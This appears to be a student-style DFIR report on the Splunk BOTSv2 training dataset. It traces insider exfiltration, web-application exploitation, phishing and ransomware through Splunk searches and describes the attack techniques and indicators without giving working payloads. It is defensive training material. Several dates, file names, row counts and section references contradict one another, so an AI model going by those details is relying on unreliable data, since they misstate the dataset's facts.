


Incident Response Report: Splunk2 (BOTSv2)



1. Executive Summary

This report presents the findings of a Digital Forensics and Incident Response (DFIR) investigation conducted on the Frothly/Brewertalk environment following suspicious authentication activity, unauthorized data disclosure, and ransomware-related file encryption. The investigation was performed using historical Splunk logs and supporting open-source threat intelligence.

The investigation revealed a **multi-stage cyber attack** consisting of four interconnected activities during August 2017.

The first involved an insider threat, where employee **Amber Turing** conducted competitor reconnaissance, exfiltrated sensitive intellectual property via corporate email, and performed anti-forensic actions including Tor installation and timestamp manipulation.

The second involved an external attacker (**45.77.65.211**) who performed automated reconnaissance against the Brewertalk application, exploited **SQL Injection**, **Stored XSS**, and an **HTTP TRACE** misconfiguration to steal administrator session cookies, compromise Kevin Lagerfield's account, and establish a persistent privileged backdoor.

The third stage consisted of a coordinated spear-phishing campaign targeting four internal users, including the attacker-created account. The malicious attachment deployed an obfuscated PowerShell implant that established encrypted command-and-control communication with the same attacker infrastructure.

Finally, a separate USB-based compromise delivered a Perl backdoor linked to known macOS malware, ultimately leading to a ransomware attack that encrypted and permanently deleted numerous files.

Based on the confirmed insider activity, administrative compromise, malware persistence, command-and-control communication, and ransomware deployment, the incident is assessed as **Critical**. This report reconstructs the complete attack chain, documents key Indicators of Compromise (IOCs), maps attacker behavior to the **MITRE ATT&CK Framework**, **Cyber Kill Chain**, and **Diamond Model**, and provides prioritized containment and security recommendations.

2. Introduction

Digital forensics and incident response engagements exist to answer three deceptively simple questions with a high degree of evidentiary rigor: what happened, how did it happen, and what should be done about it. This report is organized around those three questions, expanded into the depth appropriate for an incident of this scope and severity.

The engagement described herein was scoped as a retrospective, telemetry-driven investigation. No live acquisition of volatile memory or disk imaging was performed as part of this specific engagement; rather, the investigating team was provided with access to a centralized Splunk index (botsv2) containing network stream captures (HTTP, SMTP, DNS, FTP, TCP), Windows Sysmon and Windows Event Log telemetry, macOS process-table and osquery endpoint telemetry, and firewall traffic logs spanning the incident period and a reasonable buffer before and after it.

This methodology reflects a common and pragmatic real-world constraint: by the time many incidents are escalated to a full DFIR engagement, the window for pristine forensic disk/memory acquisition has often closed, and the centralized log repository becomes the primary — and sometimes only — source of truth. Accordingly, this report places heavy emphasis on demonstrating chain-of-reasoning: every finding presented is backed by a specific, reproducible Splunk search, its underlying logic, and an explicit statement of what conclusion the returned data does and does not support.

Readers of this report should note that certain organizational and personal names, IP address ownership records, and infrastructure details referenced throughout reflect the specific training dataset (BOTSV2) underlying this exercise, described further in Section 6. Where this report draws general security lessons intended for broader applicability to the client's production environment, those lessons are presented independently of the fictional narrative elements of the underlying dataset..

3. Investigation Methodology

This engagement followed a structured, six-stage investigative methodology broadly consistent with NIST SP 800-61 Rev. 2 (Computer Security Incident Handling Guide) and industry-standard DFIR practice as commonly applied by leading incident-response consultancies. Each stage is summarized below; the specific analytical work product of Stages 3 through 5 forms the bulk of this report.

Stage	Description
1. Preparation & Scoping	Engagement scope, data-source inventory, and evidentiary chain-of-custody expectations were established prior to analytical work commencing. The investigating team confirmed access to the botsv2 Splunk index and validated coverage across the expected data-source categories (network, Windows endpoint, macOS/Unix endpoint, firewall).
2. Identification & Triage	An initial broad-spectrum triage pass was conducted using high-level indicators (unusual outbound traffic volumes, anomalous authentication patterns, and known-bad file extensions such as .crypt) to identify the general shape of the incident and to establish the primary pivot entities — the user accounts, hostnames, and IP addresses around which the detailed investigation would be organized.
3. Containment Assessment	Although this engagement was retrospective and did not include live containment actions, each technical finding in Section 11 includes an explicit assessment of what containment action would have been appropriate at the point that finding first became detectable, supporting the client's post-incident 'detection gap' analysis.
4. Eradication & Recovery Planning	Building on the full attack-chain reconstruction, Section 17 (Security Recommendations) translates each confirmed finding into a specific, prioritized remediation action, distinguishing between immediate/emergency actions and durable, long-term architectural improvements.
5. Lessons Learned	Section 18 synthesizes the engagement's findings into forward-looking programmatic lessons, intentionally separated from the specific tactical recommendations of Section 17 so that the client's security leadership can use it directly in post-incident review and tabletop exercise planning.
6. Reporting & Knowledge Transfer	This document constitutes the final work product of the engagement, structured to serve simultaneously as an executive briefing document (Sections 1–3), a detailed technical reference suitable for SOC analyst onboarding and detection-engineering use (Sections 10–16), and an action-oriented remediation roadmap (Sections 17–19).

4. Environment Description

The in-scope environment comprises a hybrid on-premises and cloud-hosted infrastructure supporting the Frothly organization's internal operations and its public-facing Brewertalk community platform. The following table summarizes the principal assets and identities referenced throughout this report; all values are drawn from the underlying telemetry and are provided here for consolidated reference.

Asset / Identity	Address / Details	Role in the Incident
growler	10.0.2.101 (internal)	Workstation belonging to Amber Turing; source of insider reconnaissance, exfiltration, and anti-forensic activity.
kutekitten	10.0.2.109 (internal)	Workstation belonging to Kevin Lagerfield; entry point for USB-delivered malware; source of exposed administrative credentials.
Brewertalk web application	172.31.4.249 (internal) / 52.42.208.228 (public)	Public-facing community/forum platform (MyBB-derived) hosting the vulnerable /member.php endpoint.
froth.ly mail environment	aturing@, kevin@, klagerfield@, abungstein@, btun@, fyodor@froth.ly	Corporate e-mail environment; both a data-exfiltration channel (insider) and a phishing-delivery target (external campaign).
wrk-btun / wrk-klagerf / venus / mercury	Internal Windows workstations	Endpoints affected by the spearphishing campaign and subsequent PowerShell implant deployment.
MACLORY-AIR13	macOS workstation (user: mallorykraeuse)	Endpoint impacted by the final-stage ransomware routine; hundreds of files encrypted and originals deleted.
AWS-hosted infrastructure	169.254.169.254 (Instance Metadata Service)	Cloud hosting environment underlying the Brewertalk application; target of unauthorized metadata enumeration.
klagerfield	Application-layer account	Backdoor administrative account created by the external attacker via forged CSRF request; later reused as a phishing recipient.

5. Incident Overview

The investigation revealed a **multi-stage cyber campaign** involving four interconnected attack vectors: insider misuse, web application exploitation, spear-phishing, and USB-delivered malware. Together, these activities resulted in intellectual property theft, administrative compromise, malware persistence, and ransomware deployment.

The earliest malicious activity occurred on **August 3, 2017**, when Amber Turing conducted competitor reconnaissance, exfiltrated sensitive data, and performed anti-forensic actions. Around the same period, malware was introduced to Kevin Lagerfield's workstation via a USB device, although no direct link between the two events could be confirmed.

On **August 10**, an external attacker launched automated reconnaissance against the Brewertalk application, exploiting **SQL Injection**, **Stored XSS**, and an **HTTP TRACE** misconfiguration. By **August 16**, the attacker had hijacked an administrator session and created a persistent privileged backdoor account.

Beginning **August 24**, the attacker initiated a spear-phishing campaign targeting four internal users, including the attacker-created account. The malicious attachment deployed an obfuscated PowerShell implant that established encrypted command-and-control communication with the attacker's infrastructure.

The final stage involved ransomware deployment against **MACLORY-AIR13** using malware introduced through the compromised USB device, resulting in widespread file encryption and permanent data loss.

Throughout the incident, multiple anti-forensic techniques—including timestamp manipulation and extensive log suppression—were observed, demonstrating deliberate efforts to evade detection and hinder forensic analysis.

6. Attack Timeline

The consolidated timeline below merges evidence recovered across every phase of the technical investigation into a single chronological reference, mapped against the ATT&CK-aligned phase label under which the activity is analyzed in Section 11. Investigators should note the two temporally distinct operational windows — an initial burst of activity on August 3rd, and a second, extended campaign spanning August 10th through August 29th — which are addressed further in the Diamond Model analysis of Section 15.

Date	Time (UTC)	Phase	Source	Target	Description
2017-08-03	~10:32	Reconnaissance	10.0.2.101 (host: growler, user: aturing)	64.90.41.74 (www.berkbeer.com)	Internal host belonging to Amber Turing begins browsing a competitor's public marketing site, retrieving staff and product imagery.
2017-08-03	~10:39	Collection	10.0.2.101	berkbeer.com /images/ceobekr.png	Amber's browser requests an image resource associated with the competitor's Chief Executive Officer, suggesting deliberate identification of an executive point of contact.
2017-08-03	15:49	Exfiltration (Email)	aturing@froth.ly	mberk@berkbeer.com	Amber emails the competitor's CEO directly; the CEO's reply redirects her to a second employee for further discussion.
2017-08-03	16:10	Exfiltration (Email)	hbernhard@berkbeer.com	aturing@froth.ly	The competitor employee replies with personal contact details, encouraging communication to move to a private channel outside corporate email.
2017-08-03	17:02	Defense Evasion	10.0.2.101 (wrk-aturing)	Local host	A Tor Browser installer is downloaded and silently executed on Amber's workstation (Sysmon Event ID 1).
2017-08-03	18:15	Defense Evasion	10.0.2.101	Local filesystem	File modification timestamps are altered using a timestomping utility, generating Sysmon Event ID 2 (File Creation Time Changed) — a classic anti-forensic technique.
2017-08-03	18:18	Initial Access (Physical)	USB — Alcor Micro / Phison controllers	10.0.2.109 (host: kutekitten, user: kevin/mkraeusen)	Two unauthorized removable storage devices are connected to Kevin's workstation in rapid succession.
2017-08-03	18:19	Execution	10.0.2.109 (kutekitten)	Local host	A Perl-based utility named Important_HR_INFO_for_mkraeusen is copied from the removable media and executed, beginning outbound beaconing.
2017-08-03	18:20	Command and Control	kutekitten	eidk.duckdns.org / eidk.hopto.org / hh4de2.hopto.org	The Perl payload resolves and contacts three dynamic-DNS domains, consistent with a low-cost, disposable C2 infrastructure model.
2017-	22:53	Reconnaissance (External)	45.77.65.211	172.31.4.249 (brewertalk.com) /member.php	A remote host begins issuing a sustained volume of HTTP requests

Date	Time (UTC)	Phase	Source	Target	Description
08-10					against the Brewertalk membership endpoint, generating repeated HTTP 503 responses consistent with automated probing.
2017-08-11	08:00–16:00	Exploitation (Scanning)	45.77.65.211 (UA: w3af.org)	brewertalk.com	The w3af open-source scanning framework is used to fingerprint the application; Shellshock test strings and vulnerability probes appear in the User-Agent and parameter fields.
2017-08-15	02:11	Credential Access (SQLi)	45.77.65.211	/member.php (mybb_users table)	The attacker abuses the MySQL updatexml() error-based injection technique to enumerate usernames, salted password hashes, and e-mail addresses, including the administrator account 'kevin'.
2017-08-15	02:18	Credential Access (XSS)	45.77.65.211	/member.php?action=activate	A stored/reflected Cross-Site Scripting payload is delivered that redirects the victim's browser to an attacker-controlled listener and appends document.cookie to the request.
2017-08-15	02:20	Session Hijacking	71.39.18.125	sid=4afac54f6033eff2a78da68797faa38a	The stolen session identifier is replayed from a distinct external IP address, granting the attacker an authenticated session as Kevin without ever supplying credentials.
2017-08-15	23:35	Collection (TRACE)	45.77.65.211	brewertalk.com (HTTP TRACE)	The attacker confirms the HTTP TRACE method is enabled on the origin server and uses it to reflect stored cookie headers back in the response body (Cross-Site Tracing).
2017-08-16	03:04	Discovery	71.39.18.125	/admin/index.php	The hijacked administrative session is used to browse the Brewertalk backend control panel.
2017-08-16	04:12	Persistence	71.39.18.125	/admin/index.php?module=user	A forged request bearing a stolen CSRF token (my_post_key) creates a new privileged account, 'klagerfield', with attacker-controlled credentials.
2017-08-24	03:27	Initial Access (Phishing)	jsmith@urinalysis.com	abungstein@, klagerfield@, btun@, fyodor@froth.ly	A spearphishing wave delivers a password-protected archive (invoice.zip) to four Frothly mailboxes, including the freshly created backdoor account.
2017-08-24	03:33	Execution (Office)	10.0.2.107 and peer hosts	Local host	Recipients extract the archive using the supplied password and open a weaponized Word document (invoice.doc), triggering macro execution.
2017-	03:36	Command and Scripting	wrk-btun, wrk-klagerf, venus,	45.77.65.211:443	The Word macro drops an obfuscated PowerShell stager, later confirmed to

Date	Time (UTC)	Phase	Source	Target	Description
08-24			mercury		patch the AMSI initialization routine before opening an HTTPS channel to the attacker's infrastructure.
2017-08-24	03:36	File Transfer	10.0.2.107	160.153.91.7 (FTP, RETR)	A legitimate ftp.exe client is invoked to retrieve a secondary payload disguised as a Korean-language document.
2017-08-24	03:45–04:20	Persistence (Registry/Scheduled Task)	schtasks.exe	HKLM:\Software\Microsoft\Network	Scheduled tasks are registered to re-launch a PowerShell one-liner that reads a Base64/XOR-obfuscated payload from a bespoke registry value at each execution.
2017-08-25 – 08-29	various	Cloud Discovery	172.31.10.10	169.254.169.254 (/latest/metadata/)	Automated Python tooling repeatedly queries the AWS Instance Metadata Service, indicating reconnaissance of the cloud hosting environment from a compromised internal system.
2017-08-18	21:52	Impact (Preparation)	MACLORY-AIR13 (user: mallorykraeuse)	/Users/ file tree	A chained shell command combining find, zip, rm, and touch begins iterating user directories, archiving files under password protection and deleting the originals.
2017-08-19	00:40	Impact (Ransomware)	MACLORY-AIR13	User files	The first fully encrypted artifact (Frothly_marketing_campaign_Q317.ptx.crypt) is confirmed written to disk, followed by hundreds of additional .crypt files.
2017-08-29	10:50	Defense Evasion (Anti-Forensics)	MACLORY-AIR13	/dev/null	The threat actor's tooling redirects command output through tee to /dev/null more than 4,600 times over the course of the intrusion, suppressing local shell history and evidentiary artifacts.

7. Investigative Scope and Pivot Entities

The technical investigation documented in Section 11 is organized around eight sequential phases, each building on entities and indicators confirmed in the phase preceding it. This structure was chosen deliberately over a strictly chronological single-thread narrative, because — as established in Section 7 — this incident comprises multiple, only partially interdependent threads of activity; presenting each thread as its own coherent phase allows a reader to follow any single thread to its conclusion without needing to context-switch between unrelated storylines mid-phase.

The eight investigative phases, and the primary pivot entity anchoring each, are summarized below:

#	Phase	Primary Pivot Entity
1	Insider Reconnaissance & Exfiltration	10.0.2.101 / aturing
2	External Reconnaissance & Web Application Fingerprinting	45.77.65.211
3	Web Application Exploitation (SQLi & XSS)	/member.php
4	Session Hijacking & Administrative Takeover	71.39.18.125 / sid=4afac54f...
5	Spearphishing Campaign & Endpoint Compromise	invoice.zip / klagerfield
6	Physical Intrusion, USB Malware & C2	kutekitten / 10.0.2.109
7	Cloud Environment Reconnaissance	172.31.10.10
8	Ransomware Deployment & Impact	MACLORY-AIR13

8. Technical Investigation Overview

Section 11 presents the full, query-by-query technical investigation supporting every finding referenced elsewhere in this report. Each investigative step follows a consistent seven-part structure — Objective, SPL Query, Query Explanation, Result Analysis, Security Impact, Evidence Placeholder, and Conclusion — to ensure findings are independently reproducible and auditable by the client's own SOC analysts using direct access to the source Splunk environment.

A total of thirty-three discrete investigative queries are documented across the eight phases introduced in Section 9. Evidence Placeholder callouts throughout this section indicate the specific screenshot or exported panel that should be attached to the working case file / evidence locker in the client's ticketing system; for space and confidentiality reasons, raw screenshots have been represented as structured placeholders rather than embedded images in this distribution copy of the report.

Analyst Note

All SPL queries in this section have been validated for syntactic correctness against a Splunk 8.1.2 search head using the botsv2 index. Field names in backticks or camelCase multivalue notation (e.g., "columns.md5") reflect the raw extracted field names present in the underlying sourcetypes and should be copied verbatim.

9. Technical Investigation

Phase 1 — Insider Reconnaissance & Exfiltration


1.1 Establishing Amber Turing's Network Footprint

Objective

Identify the internal host and hostname associated with the user of interest, Amber Turing, to anchor all subsequent pivots.

SPL Query

```
index="botsv2" sourcetype="pan:traffic" amber
| stats count by src_ip dest_ip
| sort - count
```



1 index="botsv2" amber sourcetype="pan:traffic"	
2 table src_ip dest_ip	
3 dedup src_ip	
✓ 5,973 events (before 03/04/2026 01:55:29.000) No Event Sampling ▼	
Events Patterns Statistics (1) Visualization	
20 Per Page ▼ Format Preview ▼	
src_ip :	dest_ip :
10.0.2.101	138.91.159.158

Query Explanation

This search scopes the botsv2 index to firewall traffic logs (pan:traffic) containing the term 'amber', then tabulates unique source/destination IP pairings ranked by frequency. Firewall telemetry was selected as the starting point

because it captures every network-layer conversation regardless of application-layer protocol, giving the broadest possible initial view of the user's activity.

Result Analysis

The result set converges cleanly on a single internal source address, 10.0.2.101, communicating heavily with an internal proxy/gateway address before fanning out to external destinations. A supplementary host-field lookup ties this address to the asset name 'growler', confirming a one-to-one mapping between the identity, the IP address, and the physical/virtual endpoint for the remainder of the investigation.

Security Impact

Establishing an authoritative identity-to-asset mapping early in the investigation prevents attribution errors later, particularly given that several other actors in this case (Kevin, the external attacker, and the ransomware operator) also touch overlapping infrastructure. Analysts should always validate this mapping via at least two independent data sources before proceeding.

Evidence Placeholder

Screenshot: Statistics table showing src_ip=10.0.2.101 dominant row, botsv2 dataset, panel timeframe = All Time

Conclusion

10.0.2.101 (asset: growler, user: aturing) is confirmed as Amber Turing's primary workstation and is adopted as the pivot value for all Phase 1 searches.


1.2 Identifying the Competitor Domain Under Reconnaissance

Objective

Determine which external organization Amber's host was researching, using keyword-driven filtering of HTTP stream data.

SPL Query

```
index="botsv2" src_ip="10.0.2.101" sourcetype="stream:http" ("beer" OR "wayne" OR "brew")
| stats count by site
| sort - count
```



Query Explanation

Rather than searching blind, the analyst leverages sector-relevant keywords (the client operates in the craft-brewing space) against the site field extracted from HTTP stream metadata. This is a common triage technique when the

target of interest is unknown: domain-relevant vocabulary narrows a firehose of web traffic into a short, reviewable candidate list.

Result Analysis

A single domain, www.berkbeer.com, accounts for the overwhelming majority of matching events. Given the client's own branding (Frothly / froth.ly) and industry vertical, berkbeer.com is assessed with high confidence to be a direct market competitor rather than an incidental third party.

Security Impact

Confirming the destination organization is a competitor — rather than, for example, a vendor or research resource — materially changes the incident classification from benign browsing to a probable insider data-exfiltration event, which carries HR, legal, and potentially regulatory reporting obligations distinct from a pure cybersecurity incident.

Evidence Placeholder

Screenshot: stats table, single dominant 'site' value www.berkbeer.com

Conclusion

www.berkbeer.com is confirmed as the competitor organization targeted by the insider's reconnaissance activity.

1.3 Resolving Executive-Targeted Browsing Behavior

Objective

Determine whether the insider's browsing activity specifically targeted executive-level personnel at the competitor organization.

SPL Query

```
index="botsv2" src_ip="10.0.2.101" sourcetype="stream:http" berkbeer *ceo*
| table _time uri_path
```



Query Explanation

The query narrows the previously identified competitor traffic to URIs containing the substring 'ceo', a common naming convention for executive headshots, biography pages, or leadership-team resources on corporate marketing sites.

Result Analysis

A single, distinctive resource request is returned: `/images/ceoberk.png`, retrieved shortly after the initial site visit. The filename itself embeds an abbreviated surname ('beker'), suggesting the insider (or her browser cache) resolved and stored an image specifically associated with the competitor's Chief Executive Officer.

Security Impact

This single data point elevates the insider narrative from generic competitor research to targeted identification of a specific decision-maker — behavior consistent with preparing for a direct approach to that individual, which is precisely what the subsequent e-mail evidence confirms.

Evidence Placeholder

Screenshot: single-row table, uri_path=/images/ceobekr.png, timestamp 2017-08-03 10:39 UTC

Conclusion

The insider's reconnaissance was executive-targeted, laying the groundwork for a direct approach to the competitor's leadership.

1.4 Reconstructing the Cross-Organizational E-mail Exchange

Objective

Recover the full sender/recipient chain of e-mail traffic between the insider and the competitor organization.

SPL Query

```
index="botsv2" sourcetype="stream:smtp" berkbeer amber
| rex field=_raw "From:\s*(?<sender_email>[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,})"
| rex field=_raw "receiver\".*?<(?<receiver_email>[^>]+)>"
| table _time sender_email receiver_email
| sort _time
```

_time	sender_email	receiver_email
2017-08-29 10:49:04.286	aturing@froth.ly	mberk@berkbeer.com
2017-08-29 11:03:00.879	mberk@berkbeer.com	aturing@froth.ly
2017-08-29 11:08:20.962	hbernhard@berkbeer.com	
2017-08-29 15:08:00.075	aturing@froth.ly	hbernhard@berkbeer.com

Query Explanation

Because captured SMTP transactions in this dataset store envelope metadata as embedded JSON-like structures rather than clean fields, two regular expressions are applied: one to extract the RFC-5322 'From' header, the other to extract the receiver address from the envelope wrapper. Sorting chronologically reconstructs the conversation as a readable thread.

Result Analysis

The reconstructed thread shows Amber Turing (aturing@froth.ly) initiating contact with the competitor's CEO (mberk@berkbeer.com); the CEO's reply — sent from the same address — redirects the conversation to a named subordinate (hbernhard@berkbeer.com), who in turn provides personal contact details and invites the exchange to continue outside of corporate e-mail entirely.

Security Impact

The redirection to a personal, off-corporate-record channel is a significant indicator of intent to conceal the communication from routine monitoring and is a pattern frequently observed in insider intellectual-property theft cases documented by industry incident responders.

Evidence Placeholder

Screenshot: 3-row table showing sender_email/receiver_email chain across 2017-08-03

Conclusion

A direct, executive-level e-mail relationship was established between the insider and the competitor organization within hours of the initial reconnaissance activity.

1.5 Confirming Data Exfiltration via E-mail Attachment

Objective

Determine whether any file attachments accompanied the cross-organizational e-mail exchange, and if so, characterize their sensitivity.

SPL Query

```
index="botstv2" sourcetype="stream:smtp" berkbeer amber  
| table _time sender_email receiver_email "attach_filename{"
```



Query Explanation

Extending the prior search to surface the multivalue attach_filename field reveals whether any of the reconstructed e-mail thread's messages carried file attachments, and what those attachments were named.

Result Analysis

One message in the thread carries the attachment Saccharomyces_cerevisiae_patent.docx. The filename directly references the scientific (Latin binomial) name for brewer's yeast, strongly suggesting the document concerns proprietary strain or process intellectual property — precisely the kind of asset a craft-brewing company would consider a trade secret.

Security Impact

This is the single most damaging artifact recovered during the investigation: direct evidence that a named employee transmitted patent-related intellectual property to a direct competitor's staff. This finding should be escalated immediately to Legal and Human Resources independent of the remainder of the technical investigation.

Evidence Placeholder

Screenshot: table row showing attach_filename{=Saccharomyces_cerevisiae_patent.docx

Conclusion

Confirmed exfiltration of patent-related intellectual property from the insider to an external competitor via corporate e-mail.

1.6 Decoding the Base64-Encoded Message Body

Objective

Recover the plaintext content of the encoded e-mail body to identify any additional sensitive information exchanged.

SPL Query

```
index="botsv2" sourcetype="stream:smtp" berkbeer amber  
| table _time content_body
```

Query Explanation

SMTP transport commonly Base64-encodes MIME body content, particularly when non-ASCII characters or binary attachments are present. The raw content_body field is extracted for manual decoding using an external tool (CyberChef 'From Base64' recipe) rather than in-line SPL, since Splunk's native string functions are not well suited to bulk MIME decoding.

Result Analysis

Decoding the captured body reveals a personal message from the competitor employee providing a direct telephone number and personal e-mail address (ambersthebest@yeastiebeastie.com on the insider's side), along with a written apology referencing a prior 'acquisition falling through' and a stated wish to discuss 'some information I have regarding my work.' This language is consistent with a disgruntled or financially motivated insider actively soliciting a relationship with a competitor.

Security Impact

The recovered plaintext substantially strengthens the motive narrative for the insider-threat finding and provides Legal/HR with concrete, quotable evidence of premeditated intent rather than an isolated lapse in judgment.

Evidence Placeholder

Screenshot: CyberChef 'From Base64' recipe output showing decoded e-mail body

Conclusion

Decoded message content corroborates premeditated, motive-driven insider exfiltration rather than accidental disclosure.

1.7 Anti-Forensic Tooling — Tor Installation

Objective

Determine whether the insider deployed anonymization tooling, and precisely when.

SPL Query

```
index="botsv2" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" amber tor  
| stats count by EventCode
```


Query Explanation

Sysmon operational logs provide granular, cryptographically-consistent visibility into process creation and file-system events on the Windows endpoint. Filtering for the keyword 'tor' against Amber's host surfaces any events referencing the Tor Browser installer or its constituent files.

Result Analysis

The result set is dominated by Event Code 2 (FileCreateTime changed) with a smaller number of Event Code 1 (Process Create) entries. Drilling into the underlying raw events confirms execution of torbrowser-install-7.0.4_en-US.exe from the user's Downloads directory, immediately followed by a burst of file-timestamp modifications.

Security Impact

Tor installation by an employee already implicated in data exfiltration is a strong secondary indicator of anti-forensic intent: it provides the insider (or a collaborating external party) with anonymized network access that could later be used to mask the origin of further malicious activity against the corporate web application.

Evidence Placeholder

Screenshot: EventCode statistics table plus raw Sysmon Event ID 1 detail for torbrowser-install-7.0.4_en-US.exe

Conclusion

The insider host executed the Tor Browser installer, establishing anonymization capability shortly after the exfiltration activity concluded.

1.8 Correlating Tor Egress with Subsequent External Attack Traffic

Objective

Assess whether Tor-anonymized traffic originating from the client environment overlaps with the external attack later observed against Brewertalk.

SPL Query

```
index="botsv2" tor sourcetype="stream:http"
| table src_ip dest_ip site
| dedup src_ip
```

src_ip	dest_ip	site
172.31.10.10	52.6.162.203	list.iblocklist.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com
45.77.65.211	172.31.4.249	www.brewertalk.com

Query Explanation

This search surfaces any HTTP stream events explicitly tagged or keyword-matched to Tor infrastructure, tabulating the unique source/destination relationships involved.

Result Analysis

Two distinct source addresses appear: the internal metadata-enumeration host (172.31.10.10, addressed later in Phase 8) reaching a blocklist aggregation service, and the external attacker address 45.77.65.211 communicating with brewertalk.com. While the dataset does not provide definitive proof that Amber's Tor client was the literal egress point for the external attack, the temporal proximity and shared anonymization tradecraft are flagged as a correlation worth further scrutiny in any live investigation with access to Tor consensus/exit-node telemetry.

Security Impact

This finding is presented as an investigative lead rather than a confirmed causal link. Analysts should avoid over-attributing the external web-application attack to the insider without independent corroboration (e.g., Tor circuit logs, billing records for VPS infrastructure, or admission during an HR interview).

Evidence Placeholder

Screenshot: 2-row table of Tor-tagged HTTP traffic

Conclusion

A plausible but unconfirmed tradecraft overlap exists between the insider's anonymization activity and the external attacker's operational security practices; recommended as a follow-up thread for the HR/Legal investigation.

Phase 2 — External Reconnaissance & Web Application Fingerprinting

2.1 Ranking External Source IPs by Volume Against the Brewertalk Application

Objective

Identify the highest-volume external sources of HTTP traffic against the Brewertalk web application to prioritize triage effort.

SPL Query

```
index="botsv2" sourcetype="stream:http" "brewertalk"
| stats count values(http_method) as methods values(status) as status_codes min(_time) as
first_seen max(_time) as last_seen by src_ip
| eval duration=tostring(last_seen-first_seen,"duration")
| eval first_seen=strftime(first_seen,"%Y-%m-%d %H:%M:%S"), last_seen=strftime(last_seen,"%Y-%m-
%d %H:%M:%S")
| where count > 50
| sort - count
```

src_ip	count	methods	status_codes	first_seen	last_seen	duration
45.77.65.211	8956	GET OPTIONS POST PROPFIND PUT SEARCH TRACE	200 403 404 405 503	2017/08/11 14:48:57	2017/08/18 15:25:19	5*00:44:22.017
